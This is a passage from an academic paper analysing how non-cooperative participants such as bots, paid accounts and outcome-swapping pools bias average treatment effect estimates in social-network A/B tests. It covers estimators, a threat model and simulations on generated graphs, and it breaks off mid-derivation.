Non-cooperative behavior has been documented in OSNs, both in the academic literature and news media under a variety of non-cooperative user behaviors: privacy-preserving data obfuscation methods e.g. k-subscription [52], teens using account-sharing rings on Instagram to protect their privacy while applying for college [51], and shopper participation in grocery loyalty card swapping pools [17] as cited in Brunton and Nissenbaum [14].

We define our threat model with respect to experimental design in Section 4 and provide a set of realistic real-world scenarios in Section 7. In Section 8, we consider the ethical implications of the use of bias correction methods to address the effects of non-cooperative behavior.

2 Problem Formulation: Peer Effects of Non-Cooperative Behavior

Peer effects describe the phenomenon in which interaction between subjects (often people) causes the treatment or outcome of an experiment to differ from the treatment or outcome of a subject in isolation. Understandably, network and social scientists care a great deal about quantifying and controlling for peer effects. OSNs allow for unprecedented study of peer effects; they are a unique source of data on social influence, and the role of social media platforms themselves in emotional and social contagion is well documented [20, 39].

Academic social scientists are not the only entities interested in understanding social behavior on OSNs. The popularity of social networking platforms has also encouraged some advertising campaigns to use fake reviews and bot accounts to sway public opinion by simulating grassroots support for products and ideas. Commercial organizations have used fake product reviews to influence consumer purchasing patterns [4, 55, 72], and political organizations have recruited real and automated users in attempts to influence voting behavior and policy positions [15, 54, 64]. So-called "astroturf" campaigns are one example of this phenomenon [54]. The proliferation of disinformation by powerful actors has led to a study of discord-maximization agents in OSNs [27]. Non-cooperative behavior, as explored in this work, is not always high stakes, as Figure 1 demonstrates. However, real-world instances of adversarial non-cooperation could also lead to devastating effects; we discuss two hypothetical instances in Section 7.

Given the growing concern over the influence of non-cooperative and sometimes targeted adversarial behavior in large social media platforms [4, 37, 54, 71], we would like to better understand the potential effects of participant non-cooperation on effect estimation. This work seeks to answer the following research questions:

RQ1 How can we measure the effects of a non-cooperative node?

RQ2 Under what circumstances can these effects be large?

RQ3 What types of networks are structurally vulnerable to the amplification of non-cooperative peer effects?

One of the challenges to developing accurate estimates of peer effects is that non-cooperative and even adversarial behavior can take many forms. Bots, competitor-owned accounts, paid individuals, non-compliers, and discord-maximizers might all function as adversaries in the estimation of treatment effect relative to some network experiment. Non-cooperative behavior can influence the behaviors and outcomes of those exposed to non-cooperative outcomes, which might mask, influence, or otherwise manipulate the true estimand of interest. These individuals may also distort the

treatment exposure topology of the network, further biasing measures of treatment effect.

Detecting specific behaviors of non-cooperative users requires custom code tailored to the behavior of each form of non-cooperation, yet different behavioral models may have similar implications for effect estimation. Furthermore, non-compliance behavior does not need to be adversarial to result in bias effects, and the effect estimate bias may even be the goal of a non-malicious user, e.g., in order to preserve their privacy [52]. We discuss ethical aspects of non-compliance behaviors, their detection, and the implications of their removal in Section 8. We revisit the *detection* and *prevention* tasks in Section 9.

2.1 Network Topology and Diffusion of Peer Effects

Non-cooperative nodes block the flow of treatment effect through a behavioral outcome intervention. This will have different implications depending on the properties of the local graph. We consider edge-weighting effect estimation models out of scope, but note one may study similar effects of edge-weighting by considering graph samples with variations in graph degree distributions. We discuss this connection further in Section 4.2 and conduct an empirical study in Section 5.2.

We specifically study the impact of graph topology in this setting as any estimate of peer effect will be gated by the connectivity of the network. The study of the relationship between graph topology and the diffusion of treatment effect (and the effects of non-cooperative participation) has connections with work studying e.g. information diffusion across networks [8, 9, 56]. Influence maximization is concerned with identifying the set of nodes in a (social) network to target in order to maximize the spread of some quantity of interest [20, 35, 38]. A similar problem is the study of diffusion over a network and, in particular, resource-constrained diffusion maximization. In this setting, node selection is associated with some cost, and the total cost of the set of selected nodes cannot exceed some budget [2]. This is similar to reasoning about NCP node selection, though our work is interested in studying the effects of non-cooperative behavior under various selection procedures rather than maximizing the effect.

If the goal of the set of non-cooperative participants is to maximize bias in the experimental estimate, it is unlikely the entire network will consist of NCPs even in the worst case. We instead consider bias for a set of NCPs up to a *dominating set* of non-cooperative participants. A dominating set X of a graph is a set of vertices such that every node in the network is covered by, or shares an edge with, a member of X. This is a similar coverage model as a Sybil attack, where attackers seek to weaken redundancy protections and subvert reputation systems by controlling a disproportionate share of user identities in a peer-to-peer system [21, 67].

2.2 Related Work: Estimating Effects with Non-Cooperative Participants

Some models of non-cooperative behavior can be cast as non-participatory or non-compliance behavior in an experimental study. For example, Kang and Imbens [37] introduce peer encouragement designs under one-party compliance, an approach to estimating causal estimands which is robust to some forms of non-cooperative behaviors in a network setting achieved through non-compliance.

We treat adoption of more robust estimators as an orthogonal concern, since ATE and its variants are by far the most commonly used estimators for causal effects. We might instead consider alternative methods for estimating treatment effect (e.g., average treatment effect on the treated, local average treatment effect, peer encouragement designs), which may be less vulnerable to non-cooperation biases but introduce other weaknesses in causal effect estimation in the non-cooperative setting.

3 Estimating Causal Effects

A/B testing is the standard method for estimating the effect of treatment on a particular outcome of interest.[1] The procedure uses random assignments of treatment in a population to determine the difference in outcome after receiving that treatment. Consider two example experiments:

Exp1 An OSN serves video content to a worldwide audience. Developers at the OSN may want to select between software-defined high and low video bitrates to see if bitrates affect the percentage of videos watched to completion (modeled after an experiment in Tosch et al. [66]).

Exp2 The same OSN provides users with a stream of personalized curated content. The administrators of the service might ask how the sentiment of curated content (e.g., positive content vs. neutral content) influences the amount of time a user spends with the service (modeled after an experiment in Kramer et al. [39]).

In both experiments, the administrators would like to conduct an experiment to measure the relationship between two outcomes by exposing some users U_A to one treatment (e.g., content with positive-leaning sentiment or high bitrates), and exposing others U_B to another treatment (e.g., content measured to be neutral or low bitrates).

If the treatment is served to each user in individual silos, we can directly compare the outcome (e.g., average amount of time spent browsing or video completion rates) between the two groups U_A and U_B. For each individual, we are concerned

[1] We use the term *treatment* to refer generally to the assignment status of a unit to some experimental protocol, which may include multiple treatment arms or the control arm.

with estimating the effect of treatment on outcome. Let N be the size of the user population, and z_i be the treatment assignment to user i. Here we consider only binary treatments (i.e., $z_i = 1$ or $z_i = 0$).

Let Y_{zi} be the outcome of user i under treatment assignment z (also denoted $Y_i(Z = z)$). Treatment is assigned randomly to users, and the treatment assignment of each user is fixed once assigned:

Exp1	Y_{0i}	Average daily video completion rate for user i, where i's software bitrate was set to the low value
	Y_{1i}	Average daily video completion rate for user i, where i's software bitrate was set to the high value
Exp2	Y_{0i}	Average number of minutes per day user i spent browsing, where i received neutral sentiment content
	Y_{1i}	Average number of minutes per day user i spent browsing, where i was received positive sentiment content

3.1 Propositional Setting

There are many methods described in the literature to measure the effect of treatment on some population. In this work, we will focus on the estimation of the *average treatment effect (ATE)*, τ, the average difference in outcome under contrasting treatments:

$$\tau = \frac{1}{N}\sum_{i}^{N}(Y_{1i} - Y_{0i}) \tag{1}$$

Each individual unit (user) can only receive a single treatment assignment, so we cannot observe both Y_{1i} and Y_{0i}. Instead, we will estimate τ under the potential outcomes framework of Rubin [62]. This framework relies on the use of *counterfactuals*. A counterfactual value is the outcome of an individual under the alternative treatment assignment.

Our aim is to quantify the difference between the mean outcomes of the population under global treatments (where every individual receives treatment A *and* in a parallel universe, every individual receives treatment B). There are several methods for estimating τ using counterfactuals. The simplest procedure takes the difference between mean outcomes in each treatment group:

$$\hat{\tau} = \frac{1}{N_1}\sum_{i,z_i=1}^{N_1} Y_{1i} - \frac{1}{N_0}\sum_{i,z_i=0}^{N_0} Y_{0i} \tag{2}$$

Structural estimation methods learn a model of outcome depending on the unit's treatment assignment and other unit-specific attributes, then estimate each unit's counterfactual outcome [32, 53]. Matching designs pair units in treatment to units in control using e.g., nearest neighbor, and use the outcomes of the matched units to estimate the counterfactual outcomes [58].

The causal estimation framework discussed so far has been in the *propositional* setting, where the data is independent and identically distributed (*iid*). The potential outcomes framework assumes that our population samples are *iid* and the outcome of an individual i is dependent only on i and her treatment assignment. That is, the treatment assignment of other individuals *does not* interfere with i's outcome. This is referred to as the Stable Unit Treatment Value Assumption (SUTVA) [61].

It is easy to see how SUTVA holds for **Exp1**: if each user is randomized into a software bitrate treatment implemented as a software configuration setting, then the bitrate only affects views on that device. Unfortunately, SUTVA may not hold for **Exp2**. We assumed that the accounts in **Exp2** were siloed, but this may not always be true. If users can share content to others' content streams, it becomes possible for a user assigned one treatment to effectively receive both treatments due to the exposure from their peers. Fortunately, there are statistical methods for correcting this kind of spillover or peer effect.


3.2 Relational Setting

When units can interact, and through interaction expose other units to additional treatments, we are in a network or *relational* context. In **Exp2** this happens when the OSN content stream includes the curated content mixed with other user-generated content. Additional positive content served to users in U_A may increase the amount of positive user content created and shared by those users, potentially affecting the time-on-site estimates of users in U_B. With the addition of this social component, we must revisit the experimental design.


3.2.1 SUTVA Violations

In the relational paradigm, the properties of one unit (e.g., user) are typically not independent of other units (the data is non-*iid*). Let $G = \langle V, E \rangle$ be an undirected graph representing the relationships among the population, where two nodes v_i, v_j have an edge $e_{i,j}$ if and only if there is a relationship between v_i and v_j.

The edges between nodes are avenues of *treatment exposure*. When units in treatment B are exposed to treatment A, the outcome of those exposed units is potentially influenced by that exposure. This treatment *spillover* or *interference* introduces bias in estimates of ATE by mixing outcomes due to differing treatments [57]. Figures 2a and 2b show an example network of units in a relational context and the corresponding causal-relational model for SUTVA violations in that network, respectively.



(a) Example network of units, e.g., users in an OSN, in a relational context. Units i, j, and k represent compliant participants; r is a non-cooperative participant (NCP). This network structure undergirds the peer effects of treatment and outcome on connected nodes depicted in Figures 2b (no NCPs) and 3 (r is an NCP).



(b) Causal-relational model corresponding to treatment assigned over the sample network shown in Figure 2a. In the networked environment, the treatment (T) *and* outcome (Y) of unit j can cause the outcome of another unit i, which in turn can influence the outcome of another unit k. Solid lines correspond to causal relationships in both the propositional and relational environments; dashed lines correspond to causal relationships that occur only in the relational environment and that imply SUTVA violations. Double-headed arrows between outcomes represent temporal unrolling over multiple timesteps.

Figure 2: Contrasting propositional and relational models.

If a user whose treatment was positive content shares that content with their friends, then their treatment assignment *spills over* to their friends' treatment assignments. Now the outcome of each user depends on the *vector* $\mathbf{Z}$ of treatment assignments across the network rather than just individual treatment assignment z_i. This is a violation of SUTVA.

To estimate treatment effect, we must determine the difference between *global treatment assignments* $Y_i(\mathbf{Z} = \mathbf{1}^N)$ and $Y_i(\mathbf{Z} = \mathbf{0}^N)$ for every unit *in parallel universes*:

$$\tau = \frac{1}{N}\sum_{i=1}^{N}\left(Y_i(\mathbf{Z}=\mathbf{1}^N) - Y_i(\mathbf{Z}=\mathbf{0}^N)\right) \tag{3}$$

That is, we wish to control for spillover by ensuring that all units that could affect this unit's treatment receive the same treatment as our unit of interest. However, each unit can only receive one treatment assignment. If the network graph has a single component and $\mathbf{Z}$ assigns both treatments, at least one unit will experience spillover from a unit assigned a different treatment.

3.2.2 Measuring Spillover via Treatment Exposure

The treatment assignment vector $\mathbf{Z}$ over the graph results in varying levels of treatment *exposure* for each node in the network; that is, $\mathbf{Z}$ captures both the assigned treatment and any spillover due to networked nodes [6]. If treatment assignment to nodes across the network is assigned uniformly at random, the probability that a node's *neighborhood* (i.e., set of adjacent nodes) is assigned global treatment A or global treatment B is 2^{-d_i} where d_i is the number of nodes adjacent to i. This probability becomes very small very quickly, so the probability of a single node being exposed to both treatment assignments is high. To minimize this exposure between differing treatment assignments, Ugander et al. [68] introduce a cluster-randomized treatment design which clusters the graph and assigns treatment to entire clusters, a procedure termed *graph cluster randomization*. This treatment design reduces exposure to the alternative treatment assignment.

To estimate unit-level outcomes for global treatment A (Y_{1i}) and global treatment B (Y_{0i}), the authors assume multiple treatment assignment vectors for a given unit can map to the same potential outcome. We use $\mathbb{I}[\mathbf{Z} \in \Omega_i^1]$ to denote the indicator function for $\mathbf{Z}$ belonging to the set of treatment assignment vectors under which $Y_{\mathbf{Z}i} = Y_{1i}$ (i.e., assigned to treatment A). When the function is true, unit i is *network-exposed* to treatment. The analogous definitions hold for units network-exposed to treatment B.

Under this assumption, the ATE can be estimated using a Horvitz-Thompson estimator, which uses inverse probability weighting over outcomes for units network-exposed to treatment A and network-exposed to treatment B [68]:

$$\hat{\tau} = \frac{1}{N}\sum_{i=1}^{N}\left(\frac{Y_{\mathbf{Z}i}\mathbb{I}[\mathbf{Z}\in\Omega_i^1]}{\mathcal{P}(\mathbf{Z}\in\Omega_i^1)} - \frac{Y_{\mathbf{Z}i}\mathbb{I}[\mathbf{Z}\in\Omega_i^0]}{\mathcal{P}(\mathbf{Z}\in\Omega_i^0)}\right) \tag{4}$$

Ugander et al. identify a number of exposure model definitions for approximating Ω_i^1, Ω_i^0. One definition uses a neighborhood portion threshold q such that $\mathbf{Z} \in \Omega_i^1$ when at least qd_i of i's neighbors receive treatment, and $\mathbf{Z} \in \Omega_i^0$ when at least qd_i of i's neighbors are assigned to control.

3.2.3 Additive Exposure Models

Gui et al. [30] introduce an estimator which separates treatment effect into both *individual* treatment effect β, and *peer* or *network* effect γ, i.e., the effect of neighbors' outcomes on that unit's outcome.[2] Individual and peer effect estimates are taken from the coefficients of a linear model of outcome g using individual treatment assignment z_i and the portion of treated neighbors σ_i. Returning to the content curation example, if we believe the browsing time for one user influences

[2] Estimation of peer effects is an active area of research. New estimators have been proposed since Gui et al. (e.g., [65]), some of which are not linear, making decomposition of peer effects into non-cooperative and compliant components quite challenging. As this is the first analysis of non-cooperative units in A/B tests, we sought a more tractable estimator.

browsing time for their friends, then their treatment assignment affects that user's friends' outcomes *through* its effect on that user's browsing time. This, too, is a SUTVA violation.

The linear additive model assumes that ATE is additive in individual and network effects. Instead of binning units according to their network exposure to treatment and control as in Ugander et al. [68], the portion of treated neighbors σ_i is used directly in the effect estimation:

$$g(z_i, \sigma_i) = \alpha + \beta z_i + \gamma \sigma_i \quad (5)$$

ATE is then estimated as the sum of the individual treatment and treatment exposure parameters, $\hat{\beta} + \hat{\gamma}$. This estimation method allows a spectrum of treatment exposure across the network without throwing out outcomes from partially-exposed units, and is robust to SUTVA violations from outcome interference (e.g., peer effects).

4 Threat Model

Given this framework for causal inference, we define a *non-cooperative participant* (NCP), or *non-cooperative node* as an individual in the population who responds under an intentionally different response model. Non-cooperative outcomes may bias estimates of the experimental quantity of interest. There are a number of models for non-cooperative behavior. For example, bots may not respond to treatment in the same way as human users, or competitor-owned accounts and paid users may engage in user manipulation unrelated to an experiment in progress, where the effects of that manipulation may interfere with the outcome of interest.

Combating non-cooperation is fundamentally an arms race [5, 10]; it is therefore impossible to produce a generic model that covers all possible models of non-cooperative behavior. The behavioral model can be arbitrarily complex. Indeed, sophisticated NCPs are likely interested in masking some behavior to avoid detection. NCPs may be acting in isolation or coordinating with other participants. It is even possible for a group of non-cooperative participants to interfere with an experiment without knowing one is underway.

We leave the characterization of real-world behavior to other researchers who are better positioned to assess end-user behavior in networked environments such as OSNs. Our focus remains on exploring whether current network A/B testing methodology is robust to non-cooperative behavior. Thus, we focus our analysis on the worst-case models of non-cooperative behavior. In the propositional setting, the data is *iid*, so bias in estimated treatment effect is determined only by the distorted response of non-cooperative participants. Correcting for this bias is mathematically straightforward.

In the network setting, however, treatment of a single individual may expose the neighbors of that unit to treatment, so bias is induced both through the NCP's outcome and the peer effect that NCP applies to its neighbors. We consider the case with interference from both treatment and outcome (see Figure 2b). This means the behavior of the NCP additionally influences the outcome of its neighbors, so non-cooperative bias in the network setting can diffuse through the network via peer effects into outcomes of neighboring participants.

Assumptions. Recall this work conditions on the fact that there is access to a high-quality classifier for non-cooperative participants. OSNs have established systems to identify non-cooperative behavior. Our system provides the follow-up analysis once NCPs are identified. OSNs can use the theoretical approach in this work to provide a foundation for solutions deployed on live data. OSNs may employ tests which detect the presence of peer effects [7, 63].

We assume that each non-cooperative participant in the network follows the same behavioral model and that the outcome of individuals is bounded.

4.1 Non-Cooperative Behavioral Models

We consider the following set of possible behavioral models a non-cooperative participant might follow:

Uniform-Random The participant responds randomly from a uniform distribution over the outcome space, regardless of treatment assignment.

Maximum The treated participant responds with the maximum outcome, and the control participant responds with the minimum outcome, in order to inflate the estimated treatment effect.

Minimum The treated participant responds with the minimum outcome, and the control participant responds with the maximum outcome in order to minimize the estimated treatment effect.

Pooling Several participants coordinate to exchange or pool their outcome responses, resulting in incorrectly recorded outcomes (swapped with other individuals in the NCP pool).

The Uniform-Random behavioral model results in an increase in variance over the ATE. The non-cooperative participants inject noise into the estimate through randomly sampled outcomes. In the network setting, this increases the amount of random noise observed by neighbors, but does not systematically bias neighbor outcomes.

The Maximum and Minimum behavioral models potentially bias the effect estimation in some direction. Because these behavioral models produce extremes in their outcome response function, participants can bias the outcomes of their neighbors in settings with sufficiently large peer effects.

The Pooling model is a special case of bootstrap sampling: unit outcomes are resampled from a given sample of outcomes (i.e., outcomes of other units in the pool). This can act as a

method for data poisoning (it can result in an incorrect record of treatment assignment), and works to obfuscate personal data (i.e., in self-reported outcomes). The NCP behavioral models describing the loyalty-card-swapping and Instagram-sharing-ring examples fall under this category.

4.2 Non-Cooperative Exposure Coverage

When NCPs form a dominating set over the graph, every node is exposed to at least one non-cooperative outcome. Determining whether a set of vertices is a dominating set reduces from the vertex cover problem and is an NP-complete decision problem [31]. To approximate the smallest dominating set, we use a standard greedy procedure to select nodes from the graph using a simple heuristic from the number of uncovered nodes, breaking ties with node degree [19]. Following the additive treatment exposure framework (Section 3.2.3), we use uniform edge-weighting in the heuristic.

In the uniform edge-weight setting, nodes providing the greatest amount of coverage are not necessarily nodes with highest degree. Uniform edge-weighting in the peer-effects outcome model results in an inverse-degree-weighted influence from neighbors: a node with fewer neighbors has a larger inverse-degree weighting per neighbor. We define *non-cooperative influence*, ω_i, of a node i in the network G as:

$$\omega_i = D^{-1} A \mathbf{1}_i^N \tag{6}$$

where D is the degree matrix of G, A is the adjacency matrix of G, and $\mathbf{1}_i$ is a column vector with the ith row equal to 1. Note ω_i is equal to the ith column sum of the transition matrix of G and bounded $[0,\ N]$. For comparing total influence of a set of NCPs between different graphs, we take the sum of ω_r over all non-cooperative participants r in the set and divide by N to normalize.

To maximize non-cooperative influence over the graph, we construct an heuristic to capture both the number of nodes covered by a set of non-cooperative participants and the relative strength of effect they hold over their neighbors. We define *participant degree influence* ω' as node influence ω calculated over non-NCP neighbors. That is,

$$\omega'_i = \sum_{j \in Nb(i) - R} \frac{1}{d_j} \tag{7}$$

where $Nb(i)$ is the set of nodes adjacent to i, and d_j is the degree of node j.

NCP selection methods. We compare the following selection methods for constructing the dominating set:

RNCP Selects nodes to represent non-cooperative participants uniformly at random.

GNCP Greedily selects nodes to represent non-cooperative participants, using participant degree influence ω' as a heuristic.




Figure 3: In networked environments with non-cooperative participants (NCPs), the non-cooperative node r can partially block the peer effects acting between unit j and unit i (note the arrows from Y_r are no longer double-headed as in Figure 2b). Because the NCP behaves according to some external protocol (e.g., Uniform-Random, Minimum, etc.), its outcome is independent of treatment (i.e., there is no arrow from T to Y). Furthermore, r's behavior can influence the outcomes of adjacent nodes, and *this influence is independent of treatment*.

RNCP selection procedures up to dominating sets result in larger sets containing nodes with a range of neighborhood sizes, which in this setting control the strength of ties. GNCP selection is equivalent to a heuristic greedily selecting nodes with strong ties in the degree-weighted setting.

5 Bias from Non-Cooperative Participants

We are interested in exploring how non-cooperative behavior in network systems can influence ATE estimation (**RQ1**). Previous work has shown that variance over ATE estimation using graph cluster randomization is large and sensitive to several choices in the experimental setup: e.g., estimation parameters, clustering method, and treatment assignment each influence the variance over the ATE estimate for a particular graph [23, 30, 65, 68]. Given the plurality of factors that influence the variance over ATE estimation, we focus our analysis on the *bias* in the ATE estimate due to non-cooperative behavior. Since we are interested in examining bias in the most extreme case, the Maximum and Minimum behavioral models are of greater interest as those extreme-response behaviors result in stronger peer effect, especially in estimation methods that include the neighborhood outcome mean as a parameter in the effect estimation. We constrain our analysis to a single behavioral model shared between all non-cooperative participants in the network. We assume NCP node identities and behavioral functional forms are known; see Section 9 for a discussion relaxing these assumptions. For an example of how NCPs disrupt peer effects, contrast the causal relational diagram of Figure 2b, which highlights spillover effects, with the causal relational diagram of Figure 3, which highlights *non-cooperative* spillover.

Let $\delta_R(\hat{x}, k)$ denote the bias in the estimate of x due to k non-cooperative participants in the population.

5.1 Non-Cooperative Participation in the Propositional Setting

In the propositional setting, the only influence an NCP can exert on the estimated ATE is through its own behavior. We can therefore separate the outcomes of non-cooperative participants from the outcomes of compliant units:

$$\hat{\tau} = \underbrace{\frac{1}{N_1}\sum_{\substack{i=1\\ z_i=1\\ i\notin R}}^{N} Y_{1i} - \frac{1}{N_0}\sum_{\substack{i=1\\ z_i=0\\ i\notin R}}^{N} Y_{0i}}_{\text{ATE for compliant units}} + \underbrace{\frac{1}{N_1}\sum_{\substack{r\in R\\ z_r=1}} Y_{1r} - \frac{1}{N_0}\sum_{\substack{r\in R\\ z_r=0}} Y_{0r}}_{\text{ATE for NCPs}} \quad (8)$$

where R is the set of non-cooperative participants in the population. Note that the non-cooperative outcomes Y_{1r} and Y_{0r} are defined by the non-cooperative behavioral function. When the non-cooperative outcome function is constant, we can derive the bias due to non-cooperative behavior:

$$\hat{\tau} = \frac{1}{N_1}\sum_{\substack{i=1\\ z_i=1\\ i\notin R}}^{N} Y_{1i} - \frac{1}{N_0}\sum_{\substack{i=1\\ z_i=0\\ i\notin R}}^{N} Y_{0i} + \underbrace{\frac{|R_1|}{N_1}Y_{R1} - \frac{|R_0|}{N_0}Y_{R0}}_{\text{Bias}} \quad (9)$$

where R_1, R_0 are sets of non-cooperative participants receiving treatment or in control, respectively, and Y_{R1}, Y_{R0} are non-cooperative outcomes under treatment and control. So the bias introduced from non-cooperative behavior in the propositional case is given by:

$$\delta_R(\hat{\tau}, |R|) = \frac{|R_1|}{N_1}Y_{R1} - \frac{|R_0|}{N_0}Y_{R0} \quad (10)$$

5.2 Non-Cooperative Participation in the Relational Setting

In systems with outcome interference, the treatment effect diffuses through the network. This requires a temporal component in the model. In the first time-step, the treatment influences only the nodes for which it was assigned. For subsequent time-steps t, outcome is a function of both z_i, the unit's treatment assignment, and $Y_{z_i(j,\,t-1)}$, the outcome of each neighbor j of i at time $t-1$.

5.2.1 Non-Cooperative Influence and Graph Topology

Non-cooperative participants in the network setting are particularly interesting because these nodes can block the flow of treatment effect through the network. Non-cooperative behavior defined irrespective of $Y_{z_i(j,\,t-1)}$ blocks peer effect that would normally spill-over and affect the outcome of j and, through j, j's neighbors. This distorts the diffusion of treatment effect over the network, and the degree of that distortion increases as the number of time-steps increases and treatment further propagates across the network. Naturally, diffusion of treatment effect through the network also allows exposure to adversary behavior to propagate through the network. This is why astroturf campaigns are effective: artificial accounts target individuals susceptible to peer effects and push them toward a particular outcome, and those individuals in turn affect their neighbors.

Given the relationship between non-cooperative participants, neighborhood outcomes, and ATE bias, we would like to examine how placement of NCP nodes in the network graph relates to the strength of non-cooperative bias.

5.2.2 Empirical Study of Influence and Topology

It is likely that differences in network topology can affect the strength of total non-cooperative influence (**RQ3**). To examine the relationship between topology and NCP set selection, we empirically analyzed the increase in total normalized non-cooperative influence as the number of NCPs increases using the random and greedy selection procedures for three different random graph generation procedures: small-world networks [70], forest-fire models [42], and stochastic block models [26]. All parameters were chosen either from examples in the corresponding papers (i.e., [70], [42], and [26]), or tuned to match median edge counts for stochastic block models, which are designed to model real-world community structure. Generating graphs with the same number of nodes and median edge count ensures that comparisons between generated graphs are specific to differences in graph topology alone.

Small-world networks. Small-world networks are generated by constructing a lattice with a given degree and then rewiring edges to new nodes with rewiring probability p_{sw}. A rewiring probability of 0 produces a regular lattice, and a rewiring probability of 1 produces a random (Erdős-Rényi) network. When the rewiring probability falls in the range [0.01, 0.1], the network is considered a small-world network. These networks have large clustering coefficients and short diameters, which are properties found to be consistent with many real-world networks [70].

Forest-fire models. Forest-fire models are a type of preferential attachment graph. Graphs are constructed by adding nodes one at a time. When a node n is added to the network, an edge is added between n and some other node a chosen uniformly at random from the current set of nodes. Then, some number x, y of additional edges are added between a and other nodes in the graph: x is the number of new outgoing edges from a, and y is the number of new incoming edges to a. These parameters are controlled by parameters p_{ff}, r and assigned by sampling from geometric distributions with means $p_{\text{ff}}/(1-p_{\text{ff}})$ and $rp_{\text{ff}}(1-rp_{\text{ff}})$, respectively. Networks generated in this way have long-tailed in- and out-degree distributions, community structure, shrinking graph diameter,

and densification following a power law, each of which are properties identified in real-world networks [42].

Stochastic block models. Stochastic block models (SBMs) are a widely used benchmark for graph generation in the community detection literature. These models are generated by constructing individual communities of bounded size, each generated using some intracommunity connection probability, and adding edges between communities according to a community mixing probability. SBMs have ground truth communities by construction, and the networks generated follow a power law distribution in node degree and community size [26].

Our analysis considers these three graph generation procedures for graphs of size 500, 1000, and 5000. We selected graph generation parameters such that the median number of edges in generated graphs fell within 10% of the same edge count (1350, 4600, and 125,000 edges for each graph size, respectively). For forest-fire models, we generate graphs with forward-burning probability p_{ff} and backward burning ratio r pairs $(p_{\text{ff}}, r) \in \{(0.32, 1.031), (0.37, 0.892), (0.37, 0.946)\}$. For small-world networks, we generate graphs with rewiring parameter $p_{\text{sw}} \in \{0.03, 0.05, 0.1\}$. For stochastic block models, we generate graphs with intracommunity attachment probability 0.8 and intercommunity attachment probability $\in \{0.1, 0.2, 0.3\}$. For each graph setting, we generate 100 graphs of that type. Results were consistent across size and parameter settings within each graph type, so we report results for 1000-node graphs with a single parameter setting. For forest-fire models, we set $(p_{\text{ff}}, r) = (0.37, 0.892)$. For small-world networks, we set $p_{\text{sw}} = 0.05$. For SBMs, we set $\mu = 0.2$.

Findings. Figure 4 shows the increase in total normalized non-cooperative influence as the number of non-cooperative participants increases for SBMs, small-world graphs, and forest-fire models with 1000 nodes. Both GNCP and RNCP selection procedures are considered. Influence of NCPs is closely related to the connectivity and degree distribution of the graph.

Small-world graphs show low total non-cooperative influence, even under GNCP selection of NCPs. This is due to the construction procedure for the graph. The degree distribution in small-world graphs is tight, so all nodes have nearly the same number of neighbors. As a result, no individual node is likely to have a significantly greater influence than any other in the network and there is little difference between the NCP sets constructed under GNCP or RNCP selection procedures.

Forest-fire models require the largest dominating sets (35% of the nodes), and naturally reach the highest non-cooperative influence. As the size of the NCP set increases, there is a significant and increasing difference between the non-cooperative influence of NCP-sets selected under GNCP compared to NCP-sets selected under RNCP. A dominating set selected under GNCP in the forest-fire simulations total an average of 0.69 influence over the graph, and the curve of total influence increases linearly in the number of NCPs.




Figure 4: Total normalized influence of non-cooperative participants as the number of NCPs increases in stochastic block models, small-world networks, and forest-fire models. We considered cases where NCPs are selected either uniformly at random (RNCP, dashed) or greedily using the participant degree influence as a coverage heuristic (GNCP, solid).

SBMs also show a large difference in total non-cooperative influence between NCP selection methods. When NCP sets are selected under RNCP, their average non-cooperative influence (ω_r) is 0.17, whereas dominating sets constructed under GNCP selection have an average non-cooperative influence of 0.57.

In forest-fire models, the difference in total non-cooperative influence between NCP-sets selected under GNCP and RNCP is a consequence of the long tails of the degree distributions. Since nodes of high degree must be drawn from the tails of the degree distribution, they are less likely to be selected under RNCP. Nodes with low degree are more likely to be selected under RNCP as the probability density of low degree is much higher in these degree distributions.

5.3 Bias in Average Treatment Effect (ATE)

We will now examine bias in estimated ATE due to non-cooperative participation (**RQ1**). First, we can derive the bias due to NCPs in the linear estimator from Gui et al. [30], shown in Equation 5. Let σ be a vector containing the portion of treated neighbors for each node in the network. Recall that

$\hat{\tau} = \hat{\beta} + \hat{\gamma}$. The parameters β, γ are estimated as (see Eq. 5):

$$\hat{\beta} = \frac{(\sum \sigma^2)(\sum \mathbf{Z}Y) - (\sum \mathbf{Z}\sigma)(\sum \sigma Y)}{(\sum \mathbf{Z}^2)(\sum \sigma^2) - \sum(\mathbf{Z}\sigma)^2} \tag{11}$$

$$\hat{\gamma} = \frac{(\sum \mathbf{Z}^2)(\sum \sigma Y) - (\sum \mathbf{Z}\sigma)(\sum \mathbf{Z}Y)}{(\sum \mathbf{Z}^2)(\sum \sigma^2) - \sum(\mathbf{Z}\sigma)^2} \tag{12}$$

We can simplify these expressions using the definition of $\mathbf{Z}$. Since treatment is binary, $\sum \mathbf{Z}^2 = \sum \mathbf{Z} = N_1$, the number of units receiving treatment, and $\sum \mathbf{Z}Y$ is the sum of outcomes from units receiving treatment, $\sum Y_1$.

